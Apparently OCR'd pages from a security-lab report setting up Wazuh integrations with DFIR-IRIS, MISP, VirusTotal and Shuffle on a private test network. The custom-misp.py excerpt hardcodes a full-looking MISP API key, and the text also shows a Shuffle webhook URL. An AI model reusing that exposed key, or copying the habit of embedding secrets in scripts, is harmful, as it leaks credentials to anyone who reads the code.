
```
GNU nano 5.6.1                        custom-iris.py                        Modified
if(alert_level >= 10 and alert_level < 13):
  severity = 5
if(alert_level >= 13):
  severity = 6
se:
  severity = 1

Generate request
Reference: https://docs.dfir-iris.org/_static/iris_api_reference_v2.0.1.html#tag/Alerts/operation/post-case-add-alert
yload = json.dumps({
  "alert_title": alert_json.get("rule", {}).get("description", "No Description"),
  "alert_description": alert_details,
  "alert_source": "Wazuh",
  "alert_source_ref": alert_json.get("id", "Unknown ID"),
  "alert_source_link": "https://192.168.11.107/app/wazuh",  # Replace with actual Wazuh URL
  "alert_severity_id": severity,
  "alert_status_id": 2,  # 'New' status
  "alert_source_event_time": alert_json.get("timestamp", "Unknown Timestamp"),
  "alert_note": "",
  "alert_tags": f"wazuh,{alert_json.get('agent', {}).get('name', 'N/A')}",
  "alert_customer_id": 1,  # '1' for default 'IrisInitialClient'
  "alert_source_content": alert_json  # raw log
```

Figure 60: script integration DFIR-IRIS

After restarting Wazuh with the command:

```
$   systemctl restart wazuh-manager
```

We can see that we receive the alerts:




HOST-BASED ANOMALY DETECTION EVENT (ROOTCHECK).
#2 - 4980E8D8-C6E7-482A-9A99-86AF931C876D

Rule ID: 510
Rule Level: 7
Rule Description: Host-based anomaly detection event (rootcheck).
Agent ID: 000
Agent Name: localhost.localdomain
MITRE IDs: N/A
MITRE Tactics: N/A
MITRE Techniques: N/A
Location: rootcheck
Full Log: File '/etc/praeco/rules/BaseRule.config' is owned by root and has written permissions to anyone.

Figure 61: Alert via Wazuh dans DFIR-IRIS


For MISP, we generate our API key through our profile:



User admin@admin.test

ID	1
Email	admin@admin.test
Organisation	ADMIN
Role	admin
TOTP	No Generate
Email notifications	Event published notification No Daily notifications No Weekly notifications No Monthly notifications No
Contact alert enabled	No
Invited By	N/A
NIDS Start SID	4000000
PGP key	No
Created	N/A
Last password change	2024-07-05 19:41:52

Figure 62:MISP Profil




Last password change 2024-07-05 19:41:52

#	User	Auth Key	Expiration	Last used	Comment

Page 1 of 1, showing 0 records out of 0 total, starting on record 0, ending on 0

Figure 63: ajout cle API Misp




Authentication key Index

A list of API keys bound to a user.

#	User	Auth Key	Expiration	Last used	Comment	Allowed IPs	Seen IPs	Actions
1	admin@admin.test	NPpW••••••••••••••••••••••••••••••••HmSJ	Indefinite	Never	My Misp API Key lol	192.168.11.108, 192.168.11.107		

Figure 64 : Cle API MISP


We add in the config file /var/ossec/etc/ossec.conf



```
<integration>
  <name>custom-misp.py</name>
  <group>sysmon_event1,sysmon_event3,sysmon_event6,sysmon_event7,sysmon_event>
  <alert_format>json</alert_format>
</integration>
```

Figure 65:Config Wazuh pour integration MISP

We edit custom-misp.py :




elmerikh@localhost:/var/ossec/integrations — nano custom-misp.py

```
  GNU nano 5.6.1                          custom-misp.py                          Modified
alert_file.close()
# New Alert Output if MISP Alert or Error calling the API
alert_output = {}
# MISP Server Base URL
misp_base_url = "https://192.168.11.108/attributes/restSearch/"
# MISP Server API AUTH KEY
misp_api_auth_key = "NPpWZOEmXPbU7wdS6aWNsXeETYQo0B8sZlz2HmSJ"
# API - HTTP Headers
misp_apicall_headers = {"Content-Type":"application/json", "Authorization":f"{misp_api_auth_key}", "Accept":"applicati>
## Extract Sysmon for Windows/Sysmon for Linux and Sysmon Event ID
event_source = alert["rule"]["groups"][0]
event_type = alert["rule"]["groups"][2]
## Regex Pattern used based on SHA256 lenght (64 characters)
regex_file_hash = re.compile('\w{64}')
if event_source == 'windows':
    if event_type == 'sysmon_event1':
        try:
            wazuh_event_param = regex_file_hash.search(alert["data"]["win"]["eventdata"]["hashes"]).group(0)
        except IndexError:
            sys.exit()
    elif event_type == 'sysmon_event3' and alert["data"]["win"]["eventdata"]["destinationIsIpv6"] == 'false':
        try:
            dst_ip = alert["data"]["win"]["eventdata"]["destinationIp"]
            if ipaddress.ip_address(dst_ip).is_global:

^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute       ^C Location      M-U Undo
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify       ^_ Go To Line    M-E Redo
```

Figure 66: Script integration MSIP

For virustotal we can enable the default integration via Wazuh:



Threat Detection and Response

DEFAULT **Vulnerabilities**
Discover what applications in your environment are affected by well-known vulnerabilities.


DEFAULT **MITRE ATT&CK**
Security events from the knowledge base of adversary tactics and techniques based on real-world observations

○ **VirusTotal**
Alerts resulting from VirusTotal analysis of suspicious files via an integration with their API.

○ **Osquery**
Osquery can be used to expose an operating system as a high-performance relational database.

○ **Docker listener**
Monitor and collect the activity from Docker containers such as creation, running, starting, stopping or pausing events.

Figure 67: Wazuh Threat Detection and Response


virustotal.com/gui/user/elmerikh/apikey
URL, IP address, domain or file hash


We have changed our Privacy Notice and Terms of Use, effective July 18, 2024. You can view the updated **Privacy Notice** and **Terms of Use**.

API KEY

This is your personal key. Do not disclose it to anyone that you do not trust, do not embed it in scripts or software from which it can be easily retrieved if you care ab
data using your API key, you are agreeing to our Terms of Service and Privacy Notice, and to the **sharing of your Sample submissions with the security community.**
information; we are not responsible for the contents of your submissions. Learn more

[redacted]


Figure 68:Cle API VirusTotal



```
<integration>
  <name>virustotal</name>
  <api_key>API_KEY</api_key> <!-- Replace with your VirusTotal API key -->
  <group>syscheck</group>
  <alert_format>json</alert_format>
</integration>
```

Figure 69:Config Wazuh pour integration VirusTotal


We do the same in DFIR-IRIS:



#ID	Module name	Has pipeline	Module version	Interface version	Date added	Added by	Active
5	Iris IntelOwl		0.1.0	1.2.0	2024-06-24T21:38:58.645999	administrator	✗⚠
3	IrisCheck		1.0.1	1.2.0	2024-06-24T21:38:57.744437	administrator	✗
2	IrisMISP		1.3.0	1.2.0	2024-06-24T21:38:57.709178	administrator	✓
1	IrisVT		1.2.1	1.2.0	2024-06-24T21:38:57.318472	administrator	✓
4	IrisWebHooks		1.0.4	1.2.0	2024-06-24T21:38:58.609596	administrator	✗
#ID	Module name	Has pipeline	Module version	Interface version	Date added	Added by	Active

Figure 70:Module DFIR-IRIS

For shuflle:
We add in /var/ossec/etc/ossec.conf




```
 <integration>
   <name>shuffle</name>
   <hook_url>http://192.168.11.108:3001/api/v1/hooks/webhook_fb6fff61-e237-4951-93a7-722003a19031</hook_url>
   <level>10</level>
   <alert_format>json</alert_format>
 </integration>

</ossec_config>
```

Figure 71:Config Wazuh pour integration SHUFFLE SOAR

Endpoints:

1-ubuntu 24 LTS/ubuntu server machines:

Our Endpoints consiste a ubuntu server 24 LTS :


Ubuntu-server 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player

```
Ubuntu 24.04 LTS elmerikh tty1

Hint: Num Lock on

elmerikh login: elmerikh
Password:
```

Figure 72: ubuntu-server 24

And a Ubuntu 24LTS machine :


